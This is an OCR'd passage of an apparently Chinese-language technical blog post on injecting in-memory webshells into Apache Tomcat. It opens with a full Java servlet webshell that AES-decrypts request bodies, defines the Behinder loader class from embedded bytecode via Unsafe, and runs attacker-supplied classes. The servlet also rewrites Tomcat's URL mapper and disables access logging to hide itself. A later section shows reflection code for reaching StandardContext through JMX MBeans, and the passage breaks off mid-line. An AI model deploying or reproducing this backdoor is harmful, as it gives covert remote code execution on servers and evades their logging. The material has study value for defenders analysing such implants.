        return true;
    }
    @Override
    public void init(ServletConfig servletConfig) throws Serv
letException {
    }
    @Override
    public ServletConfig getServletConfig() {
        return null;
    }
    @Override
    public void service(ServletRequest req, ServletResponse r
esp) throws ServletException, IOException {
//        System.out.println("Servlet被执行了....\n");
        String k= password;
        boolean test = false;
        try{
            HttpSession session = ((HttpServletRequest) req).
getSession();
            session.putValue("u",k);
            Cipher c = Cipher.getInstance("AES");
            c.init(2,new SecretKeySpec(k.getBytes(),"AES"));
            String reader = req.getReader().readLine();
```

```
            String reader = req.getReader().readLine();
//            System.out.println(reader);
//            System.out.println("\n\n\n this is reader\n
\n");
            byte[] evilClassBytes = c.doFinal(new sun.misc.BA
SE64Decoder().decodeBuffer(reader));
            try {
                test = null != Class.forName("net.rebeyond.be
hinder.core.U");
            } catch (Throwable t) {
                test = false;
            }
            if (test) {
                Class Uclass = Class.forName("net.rebeyond.be
hinder.core.U");
                System.out.println(Uclass.getClass());
                Constructor tt = Uclass.getDeclaredConstructo
r(ClassLoader.class);
                tt.setAccessible(true);
                Object xx = tt.newInstance(this.getClass().ge
tClassLoader());
                Method tt1 = Uclass.getDeclaredMethod("g", by
te[].class);
                tt1.setAccessible(true);
                Class evilClass = (Class) tt1.invoke(xx, evil
ClassBytes);
                Object a = evilClass.newInstance();
                Method b = evilClass.getDeclaredMethod("fuc
k", String.class, ServletRequest.class, ServletResponse.clas
s, HttpSession.class);
                b.invoke(a, k, req, resp, session);
                return;
            }else{
                //这里解决了 好开心
                byte[] Uclassbate = new byte[] {-54, -2, -70,
-66, 0, 0, 0, 51, 0, 26, 10, 0, 4, 0, 20, 10, 0, 4, 0, 21, 7,
0, 22, 7, 0, 23, 1, 0, 6, 60, 105, 110, 105, 116, 62, 1, 0, 2
6, 40, 76, 106, 97, 118, 97, 47, 108, 97, 110, 103, 47, 67, 1
08, 97, 115, 115, 76, 111, 97, 100, 101, 114, 59, 41, 86, 1,
0, 4, 67, 111, 100, 101, 1, 0, 15, 76, 105, 110, 101, 78, 11
7, 109, 98, 101, 114, 84, 97, 98, 108, 101, 1, 0, 18, 76, 11
1, 99, 97, 108, 86, 97, 114, 105, 97, 98, 108, 101, 84, 97, 9
8, 108, 101, 1, 0, 4, 116, 104, 105, 115, 1, 0, 30, 76, 110,
101, 116, 47, 114, 101, 98, 101, 121, 111, 110, 100, 47, 98,
101, 104, 105, 110, 100, 101, 114, 47, 99, 111, 114, 101, 47,
85, 59, 1, 0, 1, 99, 1, 0, 23, 76, 106, 97, 118, 97, 47, 108,
97, 110, 103, 47, 67, 108, 97, 115, 115, 76, 111, 97, 100, 10
1, 114, 59, 1, 0, 1, 103, 1, 0, 21, 40, 91, 66, 41, 76, 106,
97, 118, 97, 47, 108, 97, 110, 103, 47, 67, 108, 97, 115, 11
5, 59, 1, 0, 1, 98, 1, 0, 2, 91, 66, 1, 0, 10, 83, 111, 117,
114, 99, 101, 70, 105, 108, 101, 1, 0, 6, 85, 46, 106, 97, 11
8, 97, 12, 0, 5, 0, 6, 12, 0, 24, 0, 25, 1, 0, 28, 110, 101,
116, 47, 114, 101, 98, 101, 121, 111, 110, 100, 47, 98, 101,
104, 105, 110, 100, 101, 114, 47, 99, 111, 114, 101, 47, 85,
1, 0, 21, 106, 97, 118, 97, 47, 108, 97, 110, 103, 47, 67, 10
8, 97, 115, 115, 76, 111, 97, 100, 101, 114, 1, 0, 11, 100, 1
01, 102, 105, 110, 101, 67, 108, 97, 115, 115, 1, 0, 23, 40,
91, 66, 73, 73, 41, 76, 106, 97, 118, 97, 47, 108, 97, 110, 1
03, 47, 67, 108, 97, 115, 115, 59, 0, 32, 0, 3, 0, 4, 0, 0,
0, 0, 0, 2, 0, 0, 0, 5, 0, 6, 0, 1, 0, 7, 0, 0, 0, 62, 0, 2,
0, 2, 0, 0, 0, 6, 42, 43, -73, 0, 1, -79, 0, 0, 0, 2, 0, 8,
0, 0, 0, 10, 0, 2, 0, 0, 0, 5, 0, 5, 0, 6, 0, 9, 0, 0, 0, 22,
```

```
0, 2, 0, 0, 0, 6, 0, 10, 0, 11, 0, 0, 0, 0, 0, 6, 0, 12, 0, 1
3, 0, 1, 0, 1, 0, 14, 0, 15, 0, 1, 0, 7, 0, 0, 0, 61, 0, 4,
0, 2, 0, 0, 0, 9, 42, 43, 3, 43, -66, -73, 0, 2, -80, 0, 0,
0, 2, 0, 8, 0, 0, 0, 6, 0, 1, 0, 0, 0, 8, 0, 9, 0, 0, 0, 22,
0, 2, 0, 0, 0, 9, 0, 10, 0, 11, 0, 0, 0, 0, 0, 9, 0, 16, 0, 1
7, 0, 1, 0, 1, 0, 18, 0, 0, 0, 2, 0, 19};
                Field field = Unsafe.class.getDeclaredField
("theUnsafe");
                field.setAccessible(true);
                Unsafe unsafe = (Unsafe)field.get(Unsafe.clas
s);
                Class Uclass = unsafe.defineClass("net.rebeyo
nd.behinder.core.U",Uclassbate,0,Uclassbate.length,null, nul
l);
                Constructor tt = Uclass.getDeclaredConstructo
r(ClassLoader.class);
                tt.setAccessible(true);
                Object xx = tt.newInstance(this.getClass().ge
tClassLoader());
                Method Um = Uclass.getDeclaredMethod("g",byte
[].class);
                Um.setAccessible(true);
                Class evilclass = (Class) Um.invoke(xx,evilCl
assBytes);
                Object a = evilclass.newInstance();
                Method b = evilclass.getDeclaredMethod("fuc
k",String.class,ServletRequest.class, ServletResponse.class,H
ttpSession.class);
                b.invoke(a, k,req, resp,session);
                return;
            }
        } catch (Exception e) {
            e.printStackTrace();//实际中这里注释掉 调试用
        }
    }
    @Override
    public String getServletInfo() {
        return null;
    }
    @Override
    public void destroy() {
    }
    Object invoke(Object obj, String methodName, Object... pa
rameters) {
        try {
            ArrayList classes = new ArrayList();
            if (parameters != null) {
                for(int i = 0; i < parameters.length; ++i) {
                    Object o1 = parameters[i];
                    if (o1 != null) {
                        classes.add(o1.getClass());
                    } else {
                        classes.add((Object)null);
                    }
                }
            }
            Method method = this.getMethodByClass(obj.getClas
s(), methodName, (Class[])classes.toArray(new Class[0]));
            return method.invoke(obj, parameters);
        } catch (Exception var7) {
            return null;
        }
    }
```

```
    }
    Method getMethodByClass(Class cs, String methodName, Clas
s... parameters) {
        Method method = null;
        while(cs != null) {
            try {
                method = cs.getDeclaredMethod(methodName, par
ameters);
                cs = null;
            } catch (Exception var6) {
                cs = cs.getSuperclass();
            }
        }
        return method;
    }
    public static void setFieldValue(Object obj, String field
Name, Object value) throws Exception {
        Field f = null;
        if (obj instanceof Field) {
            f = (Field)obj;
        } else {
            f = obj.getClass().getDeclaredField(fieldName);
        }
        f.setAccessible(true);
        f.set(obj, value);
    }
    public static Object getFieldValue(Object obj, String fie
ldName) throws Exception {
        Field f = null;
        if (obj instanceof Field) {
            f = (Field)obj;
        } else {
            Method method = null;
            Class cs = obj.getClass();
            while(cs != null) {
                try {
                    f = cs.getDeclaredField(fieldName);
                    cs = null;
                } catch (Exception var6) {
                    cs = cs.getSuperclass();
                }
            }
        }
        f.setAccessible(true);
        return f.get(obj);
    }
    private void transform(Object standardContext, String pat
h) throws Exception {
        Object containerBase = this.invoke(standardContext,
"getParent", (Object[])null);
        Class mapperListenerClass = Class.forName("org.apach
e.catalina.connector.MapperListener", false, containerBase.ge
tClass().getClassLoader());
        Field listenersField = Class.forName("org.apache.cata
lina.core.ContainerBase", false, containerBase.getClass().get
ClassLoader()).getDeclaredField("listeners");
        listenersField.setAccessible(true);
        ArrayList listeners = (ArrayList)listenersField.get(c
ontainerBase);
        for(int i = 0; i < listeners.size(); ++i) {
            Object mapperListener_Mapper = listeners.get(i);
            if (mapperListener_Mapper != null && mapperListen
```

```
erClass.isAssignableFrom(mapperListener_Mapper.getClass())) {
                Object mapperListener_Mapper2 = getFieldValue
(mapperListener_Mapper, "mapper");
                Object mapperListener_Mapper_hosts = getField
Value(mapperListener_Mapper2, "hosts");
                for(int j = 0; j < Array.getLength(mapperList
ener_Mapper_hosts); ++j) {
                    Object mapperListener_Mapper_host = Arra
y.get(mapperListener_Mapper_hosts, j);
                    Object mapperListener_Mapper_hosts_contex
tList = getFieldValue(mapperListener_Mapper_host, "contextLis
t");
                    Object mapperListener_Mapper_hosts_contex
tList_contexts = getFieldValue(mapperListener_Mapper_hosts_co
ntextList, "contexts");
                    for(int k = 0; k < Array.getLength(mapper
Listener_Mapper_hosts_contextList_contexts); ++k) {
                        Object mapperListener_Mapper_hosts_co
ntextList_context = Array.get(mapperListener_Mapper_hosts_con
textList_contexts, k);
                        if (standardContext.equals(getFieldVa
lue(mapperListener_Mapper_hosts_contextList_context, "objec
t"))) {
                            new ArrayList();
                            Object standardContext_Mapper = t
his.invoke(standardContext, "getMapper", (Object[])null);
                            Object standardContext_Mapper_Con
text = getFieldValue(standardContext_Mapper, "context");
                            Object standardContext_Mapper_Con
text_exactWrappers = getFieldValue(standardContext_Mapper_Con
text, "exactWrappers");
                            Object mapperListener_Mapper_host
s_contextList_context_exactWrappers = getFieldValue(mapperLis
tener_Mapper_hosts_contextList_context, "exactWrappers");
                            int l;
                            Object Mapper_Wrapper;
                            Method addWrapperMethod;
                            for(l = 0; l < Array.getLength(ma
pperListener_Mapper_hosts_contextList_context_exactWrappers);
++l) {
                                Mapper_Wrapper = Array.get(ma
pperListener_Mapper_hosts_contextList_context_exactWrappers,
l);
                                if (path.equals(getFieldValue
(Mapper_Wrapper, "name"))) {
                                    addWrapperMethod = mapper
Listener_Mapper2.getClass().getDeclaredMethod("removeWrappe
r", mapperListener_Mapper_hosts_contextList_context.getClass
(), String.class);
                                    addWrapperMethod.setAcces
sible(true);
                                    addWrapperMethod.invoke(m
apperListener_Mapper2, mapperListener_Mapper_hosts_contextLis
t_context, path);
                                }
                            }
                            for(l = 0; l < Array.getLength(st
andardContext_Mapper_Context_exactWrappers); ++l) {
                                Mapper_Wrapper = Array.get(st
andardContext_Mapper_Context_exactWrappers, l);
                                if (path.equals(getFieldValue
(Mapper_Wrapper, "name"))) {
```

```
                                    addWrapperMethod = mapper
Listener_Mapper2.getClass().getDeclaredMethod("addWrapper", m
apperListener_Mapper_hosts_contextList_context.getClass(), St
ring.class, Object.class);
                                    addWrapperMethod.setAcces
sible(true);
                                    addWrapperMethod.invoke(m
apperListener_Mapper2, mapperListener_Mapper_hosts_contextLis
t_context, path, getFieldValue(Mapper_Wrapper, "object"));
                                }
                            }
                        }
                    }
                }
            }
        }
    }
    private void noLog(PageContext pc) {
        try {
            Object applicationContext = getFieldValue(pc.getS
ervletContext(), "context");
            Object container = getFieldValue(applicationConte
xt, "context");
            ArrayList arrayList;
            for(arrayList = new ArrayList(); container != nul
l; container = this.invoke(container, "getParent", (Object[])
null)) {
                arrayList.add(container);
            }
            label51:
            for(int i = 0; i < arrayList.size(); ++i) {
                try {
                    Object pipeline = this.invoke(arrayList.g
et(i), "getPipeline", (Object[])null);
                    if (pipeline != null) {
                        Object valve = this.invoke(pipeline,
"getFirst", (Object[])null);
                        while(true) {
                            while(true) {
                                if (valve == null) {
                                    continue label51;
                                }
                                if (this.getMethodByClass(val
ve.getClass(), "getCondition", (Class[])null) != null && thi
s.getMethodByClass(valve.getClass(), "setCondition", String.c
lass) != null) {
                                    String condition = (Strin
g)this.invoke(valve, "getCondition");
                                    condition = condition ==
null ? "FuckLog" : condition;
                                    this.invoke(valve, "setCo
ndition", condition);
                                    pc.getRequest().setAttrib
ute(condition, condition);
                                    valve = this.invoke(valv
e, "getNext", (Object[])null);
                                } else if (Class.forName("or
g.apache.catalina.Valve", false, applicationContext.getClass
().getClassLoader()).isAssignableFrom(valve.getClass())) {
                                    valve = this.invoke(valv
e, "getNext", (Object[])null);
                                } else {
                                    valve = null;
```

```
                                    valve = null;
                                }
                            }
                        }
                    }
                } catch (Exception var9) {
                }
            }
        } catch (Exception var10) {
        }
    }
}
```


那么，如果我们没有 pagecontext 对象呢？可以尝试从 Mbeans 中获取 StandardContext，或者参考 threede3am 方法。

2. 通过 Mbean 获取 context

Meban 简介


Tomcat 使用 JMX MBean 来实现自身的性能管理。每个包里的 mbeans-descriptor.xml 是针对 Catalina 的 JMX MBean 描述。通过 Tomcat 的 MbeanServer 我们就可以拿到注册到 JMX 的对象。

org.apache.tomcat.util.modeler.Registry 类中提供了 getMBeanServer() 方法用于获得（或创建）MBeanServer 。在 JmxMBeanServer 中，其 mbsInterceptor 属性存放着我们想要的 MBeanServer，





这个 mbsInterceptor 对象经过动态调试就是 com.sun.jmx.interceptor.DefaultMBeanServerInterceptor。

在 DefaultMBeanServerInterceptor 存在一个 Repository 属性由于将注册的 MBean 进行保存 。




Repository 中存在 domainTb 属性，存储着所有 domain 的 MBean






domianTb 的 get 方法接收 domain 参数，会返回一个 HashMap，里面存储着此 domain 下所有注册的 Mbean



经过如此的链式寻找，我们终于有办法从 MBeanServer 中获取到注册到其中的类。


```
JmxMBeanServer jmxMBeanServer = (JmxMBeanServer) Registry.get
Registry(null, null).getMBeanServer();
// 获取mbsInterceptor
Field field = Class.forName("com.sun.jmx.mbeanserver.JmxMBean
Server").getDeclaredField("mbsInterceptor");
field.setAccessible(true);
Object mbsInterceptor = field.get(jmxMBeanServer);
// 获取repository
field = Class.forName("com.sun.jmx.interceptor.DefaultMBeanSe
rverInterceptor").getDeclaredField("repository");
field.setAccessible(true);
Object repository = field.get(mbsInterceptor);
// 获取domainTb
field = Class.forName("com.sun.jmx.mbeanserver.Repository").g
etDeclaredField("domainTb");
field.setAccessible(true);
HashMap<String, Map> domainTb = (HashMap<string,map>)field.ge
t(repository);</string,map
Object aaa = domainTb.get("Catalina")
```

我们用 JConsole 打开 Tomcat 的 mbeans，很多，




我们的目的是从中获取 StandardContext，先看看能不能直接获取到

tomcat 源码中全局搜索 name="StandardContext" 我们是可以定位到 StandardContext



但是获取失败.....




猜测可能是默认没有注册，domainTb.get("Catalina") 中并没有查找到，放弃直接获取，

然后考虑获取其它已经注册的类，再反射获取属性。

这里我们打印出所有 Catalina 下已经注册的类

```
HashMap aaa = (HashMap) domainTb.get("Catalina");
Iteratorit = aaa.keySet().iterator();
while(it.hasNext()) {
```

```
while(it.hasNext()) {
    String key = it.next();
    System.out.println(key + " : " + aaa.get(key));
}
NamedObject test = domainTb.get("Catalina").get("context=/,ho
